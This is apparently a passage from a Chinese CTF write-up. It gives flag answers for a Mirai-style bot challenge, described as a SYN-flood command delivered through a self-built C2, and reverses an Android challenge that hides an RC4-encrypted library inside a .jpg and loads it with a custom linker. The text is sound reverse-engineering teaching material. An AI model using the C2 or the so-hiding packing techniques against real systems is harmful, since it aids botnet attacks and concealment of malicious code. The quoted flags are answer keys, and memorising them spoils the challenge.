
susctf{we_@re_a1l_viru5_d0omed_to_be_ki1l3d}和susctf{~$we_@re_a1l_viru5_d0omed_to_be_ki1l3d}都算对了

最后指令证明如下（只有第二个flag可以发动攻击）：

通过自己搭建的分析环境验证，命令下达成功

感染机ip: 8.8.8.128，C2地址：www.kurumi-is-the-best.com DNS服务器8.8.8.8 C2端口:34533

分析机ip:8.8.8.8 并使用inetsim，将www.kurumi-is-the-best.com解析为8.8.8.8，最终分析及下达指令。



```
root@jaeger-virtual-machine:/home/jaeger/下载# ./mirai
hello, i am a netbot, the flag is a command which can command me to launch a flo
od attack. Now this flag(command) includes the flowing requirements:
1. attack type: syn_flood
2. attack duration: 960051513
3. attack target ip: 54.57.54.57
4. attack target port: 443
5. attack source port: 35
6. tcp header PSH = 1
7. ip header ttl = 22
8. ip header identification field =5566
You must configure the attack flag(command) in the required order(Especially the
 attack option setting). Then how to prove that your attack command are effectiv
e?
Maybe you should establish a C&C sever to send your flag(command) to me.
The final flag's format is SUSCTF{your_command}
```

Redroid [Hard]

描述：题目要求使用安卓13/14系统真机

Step1

Java层的逻辑比较简单，两个Activity

MainActivity读并验证password，正确即进入CheckActivity，同时会传递password

```java
public class MainActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override
// androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity,
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.layout_main);
        final EditText editText_main = (EditText) findViewById(R.id.edittext_main);
        Button button_main = (Button) findViewById(R.id.button_main);
        button_main.setOnClickListener(new View.OnClickListener() { // from class: com.susctf.redroid.MainActivity$$E
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) {
                MainActivity.this.m151lambda$onCreate$0$comsusctfredroidMainActivity(editText_main, view);
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: package-private */
    /* renamed from: lambda$onCreate$0$com-susctf-redroid-MainActivity  reason: not valid java name */
    public /* synthetic */ void m151lambda$onCreate$0$comsusctfredroidMainActivity(EditText editText_main, View v) {
        String password = editText_main.getText().toString();
        if (password.length() == 6) {
            try {
                Util util = new Util();
                util.init(password.getBytes());
                String hash = util.calc(password.getBytes());
                if (hash.equals(getString(R.string.secret))) {
                    Intent intent = new Intent(this, CheckActivity.class);
                    intent.putExtra("password", password);
                    startActivity(intent);
                } else {
                    Toast.makeText(this, "Password is wrong", 0).show();
                }
                return;
            } catch (NoSuchAlgorithmException e) {
                return;
```

CSDN @P1umH0

password先后传入了util.init和util.calc，计算得到hash与已知的secret比较

Util实际上是HMAC-SHA1的标准哈希过程，只不过这里key和data同时为输入的password

```java
public class Util {
    private static final int BLOCK_SIZE = 64;
    private static final byte[] ipad = new byte[64];
    private static final byte[] opad = new byte[64];

    public void init(byte[] key) throws NoSuchAlgorithmException {
        if (key.length > 64) {
            key = hash(key);
        }
        if (key.length < 64) {
            key = Arrays.copyOf(key, 64);
        }
        for (int i = 0; i < 64; i++) {
            ipad[i] = (byte) (key[i] ^ 54);
            opad[i] = (byte) (key[i] ^ 92);
        }
    }

    public String calc(byte[] data) throws NoSuchAlgorithmException {
        byte[] inner = concat(ipad, data);
        byte[] innerHash = hash(inner);
        byte[] outer = concat(opad, innerHash);
        byte[] outerHash = hash(outer);
        return bytesToHex(outerHash);
    }

    private static byte[] hash(byte[] data) throws NoSuchAlgorithmException {
        MessageDigest digest = MessageDigest.getInstance("SHA-1");
        return digest.digest(data);
    }

    private static byte[] concat(byte[] first, byte[] second) {
        byte[] result = new byte[first.length + second.length];
        System.arraycopy(first, 0, result, 0, first.length);
        System.arraycopy(second, 0, result, first.length, second.length);
        return result;
    }
```

CSDN @P1umH0

password长度为6，并且均为数字，于是可以爆破得到，为122608

```python
import hashlib
import hmac
for i in range(1000000):
    s = str(i).encode()
    h = hmac.new(s, s, hashlib.sha1).hexdigest()
    if h == "59e7027803adaa7bcad8e40770c3c50f288ca5ac":
        print(i)
        break
# 122608
```

如果没有认出来HMAC-SHA1算法，也可以直接扣Java代码爆破，Util没有用到android类库

Step2

输入password进入CheckActivity

开头两个字符串，两个Native方法，加载libcheck.so

```
public class CheckActivity extends AppCompatActivity {
    private static final String liblabel = "check";
    private static String password;

    private native boolean check(String str);

    private native boolean init(AssetManager assetManager, String str, String str2);

    static {
        System.loadLibrary(liblabel);
    }
```

CSDN @P1umH0

onCreate通过intent读传入的password，然后和liblabel以及getAssets()一起传入init方法

只有init方法返回true，程序流才会继续向下去做flag的校验，因此要求password必须正确

init方法的第一个参数是个AssetManager，和资源相关，在assets目录下确实存在很多jpg，还不知道怎么处理

按钮onClick只是读flag并校验长度，然后传入check方法，返回true说明flag正确

```java
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.layout_check);
        password = getIntent().getStringExtra("password");
        if (password != null && password.length() == 6) {
            if (init(getAssets(), liblabel, password)) {
                final EditText editText_check = (EditText) findViewById(R.id.edittext_check);
                Button button_check = (Button) findViewById(R.id.button_check);
                button_check.setOnClickListener(new View.OnClickListener() {
/ from class: com.susctf.redroid.CheckActivity$$ExternalSyntheticLambda0
                    @Override // android.view.View.OnClickListener
                    public final void onClick(View view) {
                        CheckActivity.this.m150lambda$onCreate$0$comsusctfredroidCheckActivity(editText_check, view);
                    }
                });
                return;
            }
            Toast.makeText(this, "Error in initialization", 0).show();
            return;
        }
        Toast.makeText(this, "Password is wrong", 0).show();
    }

    /* JADX INFO: Access modifiers changed from: package-private */
    /* renamed from: lambda$onCreate$0$com-susctf-redroid-CheckActivity  reason: not valid java name */
    public /* synthetic */ void m150lambda$onCreate$0$comsusctfredroidCheckActivity(EditText editText_check, View v) {
        String flag = editText_check.getText().toString();
        if (flag.length() == 32) {
            if (check(flag)) {
                Toast.makeText(this, "Flag is right", 0).show();
                return;
            } else {
                Toast.makeText(this, "Flag is wrong", 0).show();
                return;
            }
        }
```

CSDN @P1umH0

关键就是init和check两个native方法，因此开始分析libcheck.so

没有jni_onload，搜java只找到init方法，没有check方法

Function name	Segme
Java_com_susctf_redroid_CheckActivity_init	.text
.AAssetManager_fromJava	.plt
AAssetManager_fromJava	extern

这是因为check方法根本不在libcheck.so

libcheck.so实际上是一个壳so，init方法是在做解密以及模仿linker加载so

而通过libcheck.so加载的新so(librealcheck.so)才真正包含了check方法校验flag的逻辑

这也就是为什么Java层要判断init方法的返回值：因为加载librealcheck.so不成功的话就根本找不到check方法

且为什么要求使用安卓13/14系统真机：因为加载新so最后需要修复soinfo，soinfo结构成员在不同版本下偏移不同

于是这题要求对linker加载so的过程比较熟悉

参考：

[1]自定义Linker实现分析之路(一)

[2]基于linker实现so加壳技术基础上篇

[3]基于linker实现so加壳技术基础下篇

[4]自定义linker加固so

[5]获取soinfo+

配合源码食用更佳：

[6]AOSPXRef

回到题目，先看看源码正向的加密过程

编译出librealcheck.so后重命名为nevercheck114.jpg，放到assets目录下

为什么要改成jpg后缀：

一方面是隐藏在其他jpg里，顺便玩梗

另一方面是安卓认为jpg是已经压缩好的，它不会再去压缩，如果还是so后缀，它会压缩导致找不到资源文件

这里的key还是前面的password，作为加密密钥

```
// 加密: librealcheck.so => nevercheck114.jpg => nevercheck114.jpg.packed => nevercheck114.jpg
AAssetManager * aAssetManager = AAssetManager_fromJava(env, assetmanager);
AAsset * aAsset = AAssetManager_open(aAssetManager, "nevercheck114.jpg", AASSET_MODE_UNKNOWN);
off64_t start = 0, length = 0;
int fd = AAsset_openFileDescriptor64(aAsset, &start, &length);
lseek(fd, start, SEEK_CUR);
AAsset_close(aAsset);
if(fd!=-1){
    const char * key = env->GetStringUTFChars(libkey,0);
    shell ashell;
    if(ashell.pack(fd,length,key)){
        return JNI_TRUE;
    }
}
```

ashell.pack就是对so文件的变形以及加密，参考[4]

先定义一个CosELFHeader结构体，存储原始ELF头的偏移和大小，原始程序头表的偏移和大小

然后对原始ELF头和原始程序头表做RC4加密，顺便拷贝到加密so的末尾

对PT_LOAD的段做RC4加密，偏移不变，拷贝到加密so的对应位置

把自定义的CosELFHeader放到加密so开头，用来找原始ELF头和原始程序头表

最后填充随机字节到非PT_LOAD的其他部分，这对解密加载没有影响，只是不想让加密so看起来太奇怪(大片的0)

```
bool shell::pack(int libfd, size_t liblength, const char *libkey) {
    if(libkey!= nullptr){
        size_t libkeysize = strlen(libkey);
        size_t libsize = liblength;
        char * libdata = reinterpret_cast<char *>(malloc(libsize));
        if(libdata!= nullptr) {
            memset(libdata, 0, libsize);
            if (read(libfd, libdata, libsize) == libsize) {
                close(libfd);
                Elf64_Ehdr * oriELFHeader = reinterpret_cast<Elf64_Ehdr *>(libdata);
                CosELFHeader cosElfHeader;
                cosElfHeader.oriELFHeaderOff    = libsize + oriELFHeader->e_phnum * oriELFHeader->e_phentsize;
                cosElfHeader.oriELFHeaderSize   = oriELFHeader->e_ehsize;
                cosElfHeader.oriELFPHTOff       = libsize;
                cosElfHeader.oriELFPHTNum       = oriELFHeader->e_phnum;
                cosElfHeader.oriELFPHTSize      = oriELFHeader->e_phnum * oriELFHeader->e_phentsize;
                size_t libpacksize = libsize + cosElfHeader.oriELFPHTSize + cosElfHeader.oriELFHeaderSize;
                char * libpackdata = reinterpret_cast<char *>(calloc(libpacksize,1));
                if(libpackdata!= nullptr){
                    rc4(libpackdata+cosElfHeader.oriELFHeaderOff,libdata,cosElfHeader.oriELFHeaderSize,libkey,libkeysize);
                    rc4(libpackdata+cosElfHeader.oriELFPHTOff,libdata+oriELFHeader->e_phoff,cosElfHeader.oriELFPHTSize,libkey,libkeysize);
                    Elf64_Phdr * phdr = reinterpret_cast<Elf64_Phdr *>(libdata + oriELFHeader->e_phoff);
                    size_t phdrloadsize = 0;
                    for(size_t i = 0; i < oriELFHeader->e_phnum; i++){
                        if(phdr->p_type == PT_LOAD){
                            rc4(libpackdata+phdr->p_offset,libdata+phdr->p_offset,phdr->p_filesz,libkey,libkeysize);
                            phdrloadsize = phdrloadsize < phdr->p_offset + phdr->p_filesz ? phdr->p_offset + phdr->p_filesz : phdrloadsize;
                        }
                        phdr = reinterpret_cast<Elf64_Phdr *>((char*)phdr + sizeof(Elf64_Phdr));
                    }
```

```
                    memset(libpackdata,0, cosElfHeader.oriELFHeaderSize);
                    memcpy(libpackdata,&cosElfHeader,sizeof(Elf64_Ehdr));
                    srand(atoi(libkey));
                    for(char * ptr = libpackdata+phdrloadsize;ptr<libpackdata+cosElfHeader.oriELFPHTOff;ptr++){
                        *ptr = (char)rand()%0x100;
                    }
                    FILE * libpackfile = fopen("/data/user/0/com.susctf.redroid/cache/nevercheck114.jpg.packed","w");
                    if(libpackfile!= nullptr) {
                        fwrite(libpackdata, libpacksize, 1, libpackfile);
                        fclose(libpackfile);
                        return true;
                    }
                }
            }
        }
    }
    return false;
}
```

然后看源码的解密过程，也就是init方法

这里的nevercheck114.jpg就是经过变形和加密的librealcheck.so

key仍然是password，label是固定的"check"，也就是壳so的名称，后面找壳so的soinfo时会用到

```
AAssetManager * aAssetManager = AAssetManager_fromJava(env, assetmanager);
AAsset * aAsset = AAssetManager_open(aAssetManager, "nevercheck114.jpg", AASSET_MODE_UNKNOWN);
off64_t start = 0, length = 0;
int fd = AAsset_openFileDescriptor64(aAsset, &start, &length);
lseek(fd, start, SEEK_CUR);
AAsset_close(aAsset);
if(fd!=-1){
    const char * label = env->GetStringUTFChars(liblabel,0);
    const char * key = env->GetStringUTFChars(libkey,0);
    shell ashell;
    if(ashell.unpack(fd,length,label,key)){
        return JNI_TRUE;
    }
}
```

ashell.unpack是对加密so的解密和加载

由加密so开头数据定义并填充CosELFHeader

然后通过CosELFHeader找原始ELF头和原始程序头表并解密，这里解密后没有将它们恢复到原始位置

程序头表解密后即可对PT_LOAD的段原地解密

```
bool shell::unpack(int libfd, size_t liblength, const char *liblabel, const char *libkey) {
    if(libkey!= nullptr){
        size_t libkeysize = strlen(libkey);
        size_t libpacksize = liblength;
        char * libpackdata = reinterpret_cast<char *>(malloc(libpacksize));
        if(libpackdata!= nullptr) {
            memset(libpackdata, 0, libpacksize);
            if (read(libfd, libpackdata, libpacksize) == libpacksize) {
                close(libfd);
                CosELFHeader cosElfHeader = {};
                memcpy(&cosElfHeader,libpackdata,sizeof(cosElfHeader));
rc4(libpackdata+cosElfHeader.oriELFHeaderOff,libpackdata+cosElfHeader.oriELFHeaderOff,cosElfHeader.oriELFHeaderSize,libkey,libkeysize);
rc4(libpackdata+cosElfHeader.oriELFPHTOff,libpackdata+cosElfHeader.oriELFPHTOff,cosElfHeader.oriELFPHTSize,libkey,libkeysize);
                Elf64_Phdr * phdr = reinterpret_cast<Elf64_Phdr *>(libpackdata + cosElfHeader.oriELFPHTOff);
                for(int i = 0; i < cosElfHeader.oriELFPHTNum; i++){
                    if(phdr->p_type == PT_LOAD){
                        rc4(libpackdata+phdr->p_offset,libpackdata+phdr->p_offset,phdr->p_filesz,libkey,libkeysize);
                    }
                    phdr = reinterpret_cast<Elf64_Phdr *>((char*)phdr + sizeof(Elf64_Phdr));
                }
                ElfReader elfReader;
                elfReader.SetFile(libpacksize - cosElfHeader.oriELFPHTSize - cosElfHeader.oriELFHeaderSize,libpackdata);
                elfReader.ReadElfHeader(cosElfHeader.oriELFHeaderOff);
                elfReader.ReadProgramHeaders(cosElfHeader.oriELFPHTOff);
                if(elfReader.ReserveAddressSpace() && elfReader.LoadSegments()) {
                    ElfW(Phdr) * oriPhdr = reinterpret_cast<ElfW(Phdr) *>(malloc(cosElfHeader.oriELFPHTSize));
                    memcpy(oriPhdr,libpackdata + cosElfHeader.oriELFPHTOff,cosElfHeader.oriELFPHTSize);
                    elfReader.SetPhdr(oriPhdr);
                    std::string libname = "";
```

```
                    libname.append("lib");
                    libname.append(liblabel);
                    libname.append(".so");
                    ElfLoader elfLoader(libname);
                    intptr_t shellSoInfo = elfLoader.GetShellSoInfo();
                    if (shellSoInfo != 0) {
                        ElfFixer elfFixer(elfReader, shellSoInfo);
                        if (elfFixer.fix_soinfo() && elfFixer.prelink_image() && elfFixer.link_image()) {
                            return true;
                        }
                    }
                }
            }
        }
    }
    return false;
}
```

随后的ElfReader、ElfLoader和ElfFixer就是在对解密so做加载、链接、重定位以及修复soinfo，参考[1][2][3]

需要特别说明的是，获取libcheck.so的soinfo的方法参考[5]

主动调用__dl__Z15solist_get_headv获取solist头，然后通过next成员遍历寻找目标so

区别在于安卓13/14系统的soinfo结构成员的偏移不太一样，一个是next的偏移，另一个是so名称字符串的偏移

GetLibBase就是去扫/proc/self/maps，第一次匹配到目标so，返回起始地址

```
void ElfLoader::SetShellSoInfo(std::string libname) {
    ELFIO::elfio linker;
    if (linker.load("/system/bin/linker64")){
        ELFIO::symbol_section_accessor symbols(linker, linker.sections[".symtab"]);
        for (unsigned int i = 0; i < symbols.get_symbols_num(); ++i) {
            std::string name;
            ELFIO::Elf64_Addr value;
            ELFIO::Elf_Xword size;
            unsigned char bind;
            unsigned char type;
            ELFIO::Elf_Half section_index;
            unsigned char other;
            symbols.get_symbol(i, name, value, size, bind, type,section_index, other);
            if (name == "__dl__Z15solist_get_headv") {
```

```
                intptr_t linkerbase = GetLibBase("linker64");
                using solist_get_head_t = void *(*)();
                static solist_get_head_t solist_get_head = reinterpret_cast<solist_get_head_t>(linkerbase + value);
                intptr_t si = reinterpret_cast<intptr_t>(solist_get_head());
                const char * libpath = nullptr;
                while (si) {
                    libpath = (const char *) *(intptr_t *)(si + 0xD8);
                    if(strstr(libpath,libname.c_str())){
                        shellSoInfo = si;
                        break;
                    }
                    si = *(intptr_t *) (si + 0x28);
                }
            }
        }
    }
}
```

Step3

现在开始逆向，libcheck.so和librealcheck.so在编译时都做了控制流平坦化和字符串加密的混淆

d810可以去掉大部分平坦化混淆，字符串不多，手动解也能看

去混淆后的init方法还算看得清楚，与源码差别不大

```
79            case -514201223:
80              atomic_store(1u, &dword_EE55C);
81              v30 = &v20;
82              length = &v19;
83              v28 = &v18;
84              aAssetManager = AAssetManager_fromJava(env, v22);
85              aAsset = AAssetManager_open(aAssetManager, &byte_EE340, 0);
86              outLength = length;
87              outStart = v30;
88              aAsset_ = aAsset;
89              *v30 = 0LL;
90              *outLength = 0LL;
91              fd = AAsset_openFileDescriptor64(aAsset, outStart, outLength);
92              lseek(fd, *v30, 1);
93              AAsset_close(aAsset_);
94              if ( fd == -1 )
95                v13 = 0x403EE72B;
96              else
97                v13 = 0xE9ECBC3F;
98              *v25 = v13;
99              break;
100           }
101         }
102         if ( v32 != 0xE9ECBC3F )
103           break;
104         label = (int)(*env)->GetStringUTFChars(env, v23, 0LL);
105         key = (char *)(*env)->GetStringUTFChars(env, v24, 0LL);
106         nullsub_1(v28);
107         if ( (unpack((int)v28, fd, *length, label, key) & 1) != 0 )
108           v16 = 1598844778;
109         else
```

CSDN @P1umH0

进来unpack函数会发现它的控制流几乎没有被混淆，只有开头的一点字符串解密，然后就是读jpgdata

```
if ( !atomic_load(&dword_EE558) )
{
  byte_EE314 = byte_EE310 ^ 0x20;
  byte_EE315 = byte_EE311 ^ 0xC9;
  byte_EE316 = byte_EE312 ^ 0xA7;
  byte_EE317 = byte_EE313 ^ 0x67;
  byte_EE30C = byte_EE308 ^ 0x32;
  byte_EE30D = byte_EE309 ^ 0x3E;
  byte_EE30E = byte_EE30A ^ 0x29;
  byte_EE30F = byte_EE30B ^ 0xD4;
}
atomic_store(1u, &dword_EE558);
if ( !key )
  return 0LL;
fd_ = fd;
v99 = &v90;
v100 = &v91;
v98 = &v86;
v103 = &v92;
v104 = v93;
v101 = &v89;
v102 = label;
key_len = strlen(key);
jpgdata = (__int64 *)malloc(length);
if ( !jpgdata )
  return jpgdata;
jpgdata_ = jpgdata;
memset(jpgdata, 0, length);
v11 = __read_chk(fd_, jpgdata_, length, -1LL) == length;
jpgdata = 0LL;
length_ = length;
if ( !v11 )
  return jpgdata;
close(fd_);
```

CSDN @PlumHO

从jpgdata开头读原始ELF头的偏移和大小以及原始程序头表的偏移和大小

```
close(fd_);
oriELFHeaderOff = *jpgdata_;
oriELFHeaderSize = *((unsigned __int16 *)jpgdata_ + 4);
oriELFPHTOff = jpgdata_[2];
oriELFPHTNum = *((unsigned __int16 *)jpgdata_ + 12);
v16 = 0LL;
oriELFPHTSize = *((unsigned __int16 *)jpgdata_ + 13);
```

CSDN @PlumHO

对原始ELF头的RC4解密

```
memset(sbox, 0, 256);
do
{
  v18 = &v93[v16 + 128];
  *v18 = v16;
  v19 = key[v16 % key_len];
  v20 = (v16 + 1) % key_len;
  v18[1] = v16 | 1;
  v21 = &sbox[v16];
  v16 += 2LL;
  *v21 = v19;
  v21[1] = key[v20];
}
while ( v16 != 256 );
v22 = 0LL;
v23 = 0;
v24 = (char *)jpgdata_ + oriELFHeaderOff;
do
{
  v25 = (unsigned __int8)v93[v22 + 128];
  v23 += v25 + (unsigned __int8)sbox[v22];
  v93[v22++ + 128] = v93[(unsigned __int8)v23 + 128];
  v93[(unsigned __int8)v23 + 128] = v25;
}
while ( v22 != 256 );
if ( (_DWORD)oriELFHeaderSize )
{
  v26 = 0;
  v27 = 0;
  v28 = oriELFHeaderSize;
  do
  {
    v30 = -++v26;
    v29 = -v26 < 0;
    v26 = (unsigned __int8)v26;
    if ( !v29 )
      v26 = -(unsigned __int8)v30;
    --v28;
    v31 = (unsigned __int8)v93[v26 + 128];
    v27 += v31;
    v93[v26 + 128] = v93[(unsigned __int8)v27 + 128];
    v93[(unsigned __int8)v27 + 128] = v31;
    *v24++ ^= v93[(unsigned __int8)(v93[v26 + 128] + v31) + 128];
  }
  while ( v28 );
}
```

CSDN @PlumHO

对原始程序头表的RC4解密

```
  memset(sbox_, 0, 256);
  do
  {
    v33 = &sbox[v32 + 256];
    *v33 = v32;
    v34 = key[v32 % key_len];
    v35 = (v32 + 1) % key_len;
    v33[1] = v32 | 1;
    v36 = &sbox_[v32];
    v32 += 2LL;
    *v36 = v34;
    v36[1] = key[v35];
  }
  while ( v32 != 256 );
  v37 = 0LL;
  v38 = 0;
  v39 = (char *)jpgdata_ + oriELFPHTOff;
  do
  {
    v40 = (unsigned __int8)sbox[v37 + 256];
    v38 += v40 + (unsigned __int8)sbox_[v37];
    sbox[v37++ + 256] = sbox[(unsigned __int8)v38 + 256];
    sbox[(unsigned __int8)v38 + 256] = v40;
  }
  while ( v37 != 256 );
  v41 = oriELFPHTSize;
  if ( (_DWORD)oriELFPHTSize )
  {
    v42 = 0;
    v43 = 0;
    v44 = (char *)jpgdata_ + oriELFPHTOff;
    v45 = oriELFPHTSize;
    do
    {
      v46 = -++v42;
      v29 = -v42 < 0;
      v42 = (unsigned __int8)v42;
      if ( !v29 )
        v42 = -(unsigned __int8)v46;
      --v45;
      v47 = (unsigned __int8)sbox[v42 + 256];
      v43 += v47;
      sbox[v42 + 256] = sbox[(unsigned __int8)v43 + 256];
      sbox[(unsigned __int8)v43 + 256] = v47;
      *v44++ ^= sbox[(unsigned __int8)(sbox[v42 + 256] + v47) + 256];
    }
```

CSDN @PlumHO

编译出来的libcheck.so是把RC4过程直接内联进了unpack函数，看起来很庞大，实际上看到256大概能猜到是RC4

然后是对p_type==1的也就是PT_LOAD的段做RC4解密

```
v48 = oriELFHeaderOff;
v49 = oriELFPHTOff;
if ( oriELFPHTNum )
{
  v50 = 0;
  phdr = (Elf64_Phdr *)((char *)jpgdata_ + oriELFPHTOff);
  do
  {
    if ( phdr->p_type == 1 )
    {
      phdr_p_offset = phdr->p_offset;
      phdr_p_filesz = phdr->p_filesz;
      v54 = 0LL;
      memset(v96, 0, 256);
      do
      {
        v55 = &sbox_[v54 + 256];
        *v55 = v54;
        v56 = key[v54 % key_len];
        v57 = (v54 + 1) % key_len;
        v55[1] = v54 | 1;
        v58 = &v96[v54];
        v54 += 2LL;
        *v58 = v56;
        v58[1] = key[v57];
      }
      while ( v54 != 256 );
      v59 = 0LL;
      v60 = 0;
      do
      {
        v61 = (unsigned __int8)sbox_[v59 + 256];
        v60 += v61 + (unsigned __int8)v96[v59];
        sbox_[v59++ + 256] = sbox_[(unsigned __int8)v60 + 256];
        sbox_[(unsigned __int8)v60 + 256] = v61;
      }
      while ( v59 != 256 );
      if ( phdr_p_filesz )
      {
        v62 = 0;
        v63 = 0;
        v64 = (char *)jpgdata_ + phdr_p_offset;
        do
        {
          v65 = -++v62;
```

CSDN @PlumHO

elfreader

```
elfReader = (__int64)v105;
jpgdata_oriELFPHTOff_ = jpgdata_oriELFPHTOff;
ElfReadInit((__int64)v105);
SetFile((_QWORD *)elfReader, length_ - (oriELFPHTSize_ + oriELFHeaderSize), (__int64)jpgdata_);
ReadElfHeader(elfReader, v48);
ReadProgramHeaders(elfReader, v49);
if ( (ReserveAddressSpace((_QWORD *)elfReader) & 1) == 0 || (LoadSegments((_QWORD *)elfReader) & 1) == 0 )
  return 0LL;
phdr_ = malloc(oriELFPHTSize_);
memcpy(phdr_, jpgdata_oriELFPHTOff_, oriELFPHTSize_);
SetPhdr(elfReader, (__int64)phdr_);
str = (__int64)v104;
```

CSDN @P1umH0

elfloader

```
str = (__int64)v104;
*(_WORD *)v104 = 0;
std::string::append(str, &byte_EE314);
std::string::append(str, label_);
std::string::append(str, &byte_EE30C);        // libcheck.so
elfloader = v101;
elffixer = (__int64)v102;
v79 = v100;
if ( (*(_BYTE *)str & 1) != 0 )
{
  sub_71AAC(v100, *(const void **)(str + 16), *(_QWORD *)(str + 8));
}
else
{
  v80 = *(_QWORD *)(str + 16);
  *(_OWORD *)v100 = *(_OWORD *)str;
  v79[2] = v80;
}
ElfLoaderInit(elfloader, (__int64)v79, v71, v72, v73, v74, v75, v76, v87, v88, v89);
if ( (*(_BYTE *)v79 & 1) != 0 )
  operator delete((void *)v79[2]);
ShellSoInfo = GetShellSoInfo((__int64)elfloader);
if ( !ShellSoInfo )
  goto LABEL_53;
```

CSDN @P1umH0

elffixer

```
v82 = *(_OWORD *)(elfReader + 80);
elfReader__ = (__int64)elfReader_;
*((_OWORD *)elfReader_ + 4) = *(_OWORD *)(elfReader + 64);
*(_OWORD *)(elfReader__ + 80) = v82;
v84 = *(_OWORD *)(elfReader + 112);
*(_OWORD *)(elfReader__ + 96) = *(_OWORD *)(elfReader + 96);
*(_OWORD *)(elfReader__ + 112) = v84;
v85 = *(_OWORD *)(elfReader + 16);
*(_OWORD *)elfReader__ = *(_OWORD *)elfReader;
*(_OWORD *)(elfReader__ + 16) = v85;
v86 = *(_OWORD *)(elfReader + 48);
*(_OWORD *)(elfReader__ + 32) = *(_OWORD *)(elfReader + 32);
*(_OWORD *)(elfReader__ + 48) = v86;
ElfFixerInit(elffixer, (long double *)elfReader__, ShellSoInfo);
if ( !fix_soinfo(elffixer) || (prelink_image(elffixer) & 1) == 0 || (link_image(elffixer) & 1) == 0 )
{
ABEL_53:
  if ( (*(_BYTE *)str & 1) != 0 )
    operator delete((void *)v104[2]);
  return 0LL;
}
```

CSDN @P1umH0

解密so的加载、链接、重定位以及soinfo的修复的识别需要比较强的逆向功底和比较多的逆向经验

这里能够大概感受到是读jpgdata然后做RC4解密然后被加载即可

加载的细节可以不必深入，但要求能够手动还原librealcheck.so

(可以尝试调试提取解密数据，然后拼起来，但是笔者调试发现断不下来

